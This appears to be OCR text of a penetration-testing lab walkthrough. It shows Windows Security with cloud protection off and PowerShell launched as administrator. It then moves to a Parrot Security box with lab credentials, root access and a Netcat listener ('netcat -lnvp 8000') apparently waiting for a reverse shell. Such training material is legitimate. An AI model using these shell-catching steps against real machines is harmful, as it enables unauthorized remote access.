

Recycle Bin
Adobe Acrobat
Google Chrome
Microsoft Edge
Firefox
All
Apps
Documents
Web
Settings
Folders
Photos
Best match
Virus & threat protection
System settings
Search the web
virus - See more search results
VirusTotal
virus scan
virus protection service
virus
virus protection
virus protection software
Settings
Check security status
Windows Security
Virus & threat protection
System settings
Open
virus & threat protection
2:42 AM
1/2/2025



Windows Security
Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options
Protection history
Settings
Current threats
No current threats.
Last scan: 12/30/2024 2:13 AM (quick scan)
0 threats found.
Scan lasted 2 minutes 0 seconds
30029 files scanned.
Quick scan
Scan options
Allowed threats
Protection history
Virus & threat protection settings
Cloud-delivered protection is off. Your device may be vulnerable.
Turn on
Manage settings
Dismiss
Virus & threat protection updates
Have a question?
Get help
Who's protecting me?
Manage providers
Help improve Windows Security
Give us feedback
Change your privacy settings
View and change privacy settings for your Windows 11 device.
Privacy settings
Privacy dashboard
Privacy Statement
Windows Security
Search
2:43 AM
1/2/2025




1. Launch **Windows PowerShell (x86)** as Administrator.



Recycle Bin
Adobe Acrobat
Google Chrome
Microsoft Edge
Firefox
All
Apps
Documents
Web
Settings
Folders
Photos
Best match
Windows PowerShell
App
Apps
Power Automate
Windows PowerShell ISE
Windows PowerShell (x86)
Settings
Edit power plan
Choose a power plan
Search the web
powe - See more search results
powerpoint
powerball jackpot winner
Run as administrator
Open file location
Pin to Start
Pin to taskbar
Windows PowerShell
App
Open
Run as administrator
file location
Start
taskbar
powe
2:54 AM
1/2/2025



User Account Control
Do you want to allow this app to make changes to your device?
Windows PowerShell
Verified publisher: Microsoft Windows
Show more details
Yes
No




1. Switch to **Parrot Security** (**pentester** / **toor**), open terminal, obtain root access (**sudo su**), and launch a Netcat listener on port **8000**:
   netcat -lnvp 8000


parrot
us
05:57
pentester
Password


parrot
us
06:00
pentester



Applications
Places
System
Thu Jan 2, 06:02
Parrot
pentester's Home
README.license
Trash
Create Folder
Create Launcher...
Create Document
Open in Terminal
Organize Desktop by Name
Keep Aligned
Lock Icons Position
Paste
